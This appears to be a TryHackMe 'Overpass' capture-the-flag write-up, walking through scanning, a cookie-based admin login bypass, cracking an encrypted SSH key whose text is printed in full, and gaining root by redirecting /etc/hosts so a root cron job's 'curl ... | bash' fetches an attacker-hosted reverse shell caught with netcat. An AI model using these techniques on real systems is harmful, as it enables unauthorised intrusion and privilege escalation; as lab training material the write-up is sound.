

Overpass

Scanning

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ nmap -A 10.10.200.107 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 21:59 PKT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.62% done; ETC: 21:59 (0:00:14 remaining)
Nmap scan report for 10.10.200.107
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.29 seconds
```

Enumeration

Website

- Home Page source code

```
<p>Overpass allows you to securely store different
passwords for every service, protected using military grade
<!--Yeah right, just because the Romans used it doesn't make it military grade, change this?-->
cryptography to keep you safe.
```

```
(moghees@kali)-[~]  
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.200.107
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.10.200.107  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/img (Status: 301) [Size: 0] [→ img/]  
/downloads (Status: 301) [Size: 0] [→ downloads/]  
/aboutus (Status: 301) [Size: 0] [→ aboutus/]  
/admin (Status: 301) [Size: 42] [→ /admin/]  
/css (Status: 301) [Size: 0] [→ css/]
```


Progress: 4023 / 220561 (1.82%)

- I opened **/admin** and found a login page.

- Reviewing source code of home page I found nothing interesting. But I found these scripts in the source code of **admin** page:

login.js:

```
async function login() {  
  const usernameBox = document.querySelector("#username");  
  const passwordBox = document.querySelector("#password");  
  const loginStatus = document.querySelector("#loginStatus");  
  loginStatus.textContent = ""  
  const creds = { username: usernameBox.value, password: passwordBox.value }  
  const response = await postData("/api/login", creds)  
  const statusOrCookie = await response.text()  
  if (statusOrCookie === "Incorrect credentials") {  
    loginStatus.textContent = "Incorrect Credentials"  
    passwordBox.value=""  
  } else {  
    Cookies.set("SessionToken",statusOrCookie)  
    window.location = "/admin"  
  }  
}
```



← → ↻ 🏠 ⚠ Not secure 10.10.200.107/api/login

📧 Gmail 🟢 HTB 🟢 Academy 🌩 TryHackMe 🟡 OffSec

404 page not found

cookie.js:

[illegible]

- Beautify the code and open in VS Code. But didn't understand.
- Tried to change the **SessionToken**:

Name	Value	Domain	Path
SessionToken	Correct Credentials	10.10.200.107	/

- The **login.js** was vulnerable as it was checking only if the credentials are correct or if there is a session token. So, adding anything in **sessionToken** can log us in.
- I found **ssh** key and username here.

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you. Also, we really need to talk about this "Military Grade" encryption. - Paradox

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS30+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDwtw2yc07mNdNszwLp3uto7ENdTIbZvJa1
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qnc1jug0If8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM00o3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nH0ll10Bl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4A0toPTIAmVyaKmCWopf6lel+wzZ/UpnCAgeGTLZKX/joruW7ZJuAUf
ABbRLlwFVPMgahrBp6vRfNECSxztbFmXPoVvwWRQ98Z+p8Mi0oReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJkrQP7GCupvW/r/Yc1RmNTfzT5eeR
0kUOTMqmd3Lj07yELyavlbHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqWU+c15WF7ENb3Dm5qdUoSSLpZrjze
eaPG504U9Fq0ZaYPkMlyJCzRVp43De4KKky05FQ+xSxce3FW0b63+8REgYir0GcZ
4TBaPY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZfVZs1X0FCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbh0v7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exx0u0dqdazTjrx0yRNY0tYF9WPLhLRHapBAkXzvNS0ERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPAPR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/w0X6Wmo1MlkF95M3C7dxPFESpLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdixXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTESukcv/IYHK1s+Uw/H5AwTJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfwM4K
4FMg3ng0e4/7HRYJSaXLQ0KeNwcf/LW5dip07DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqil0gj4+yiS813kNTjCJ0wKRsxg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZ0YDS6J6Yk
2cWk/Mln7+0hAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----

Foothold

Username: **james**

using **ssh** private key to login as james:

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ ssh -i key james@10.10.200.107
Enter passphrase for key 'key':
```

It is asking for passphrase. Cracking the passphrase:

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ ssh2john key > hash
```

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ sudo john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13 (key)
1g 0:00:00:00 DONE (2024-01-16 22:31) 12.50g/s 167200p/s 167200c/s 167200C/s pink25..honorlulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Used the passphrase and Got shell

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ ssh -i key james@10.10.200.107
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan 16 17:32:33 UTC 2024

System load:  0.08               Processes:            88
Usage of /:   22.3% of 18.57GB   Users logged in:     0
Memory usage: 12%               IP address for eth0: 10.10.200.107
Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

Privilege Escalation

Sudo:

```
james@overpass-prod:~$ sudo -l
[sudo] password for james:
```

We dont know password.

set_uid:

```
james@overpass-prod:~$ find / -type f -perm -4000 2>/dev/null
/bin/fusermount
/bin/umount
/bin/su
/bin/mount
/bin/ping
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
james@overpass-prod:~$
```

Kernal Exploit:

CVE-2018-18955


```
james@overpass-prod:~$ uname -a
Linux overpass-prod 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
james@overpass-prod:~$ uname -r
4.15.0-108-generic
james@overpass-prod:~$ nano exploit.sh
james@overpass-prod:~$ chmod +x exploit.sh
james@overpass-prod:~$ ./exploit.sh
[-] newuidmap is not installed
james@overpass-prod:~$
```

Capabilities:

```
james@overpass-prod:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
james@overpass-prod:~$
```

Cronjobs:

```
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

← → ↺ 🏠 ⚠ Not secure 10.10.70.39/downloads/src/buildscript.sh

Gmail HTB Academy TryHackMe OffSec pwn PortSwigger picoCTF

```
G00S=linux /usr/local/go/bin/go build -o ~/builds/overpassLinux ~/src/overpass.go
## G00S=windows /usr/local/go/bin/go build -o ~/builds/overpassWindows.exe ~/src/overpass.go
## G00S=darwin /usr/local/go/bin/go build -o ~/builds/overpassMacOS ~/src/overpass.go
## G00S=freebsd /usr/local/go/bin/go build -o ~/builds/overpassFreeBSD ~/src/overpass.go
## G00S=openbsd /usr/local/go/bin/go build -o ~/builds/overpassOpenBSD ~/src/overpass.go
echo "$(date -R) Builds completed" >> /root/buildStatus
```

Writeables:

```
james@overpass-prod:~$ find / -writable 2>/dev/null
/var/crash
/var/lock
/var/tmp
/etc/systemd/system/lxcfs.service
/etc/systemd/system/ebtables.service
/etc/hosts
```

/etc/hosts is writable. So,

```
GNU nano 2.9.3
```

```
/etc/hosts
```

```
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.8.153.207 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

In my machine make **/downloads/src/buildscript.sh** containing reverse shell code and make an http server, start netcat listening and wait.

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/overpass]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.70.39 - - [16/Jan/2024 23:13:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.70.39 - - [16/Jan/2024 23:14:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

```
(moghees@kali)-[~]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.70.39] 52362
bash: cannot set terminal process group (1550): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~#
```

Got the root shell.

Flags

```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$ █
```

```
root@overpass-prod:~# cd /root
cd /root
root@overpass-prod:~# ls
ls
buildStatus  builds  go  root.txt  src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~# █
```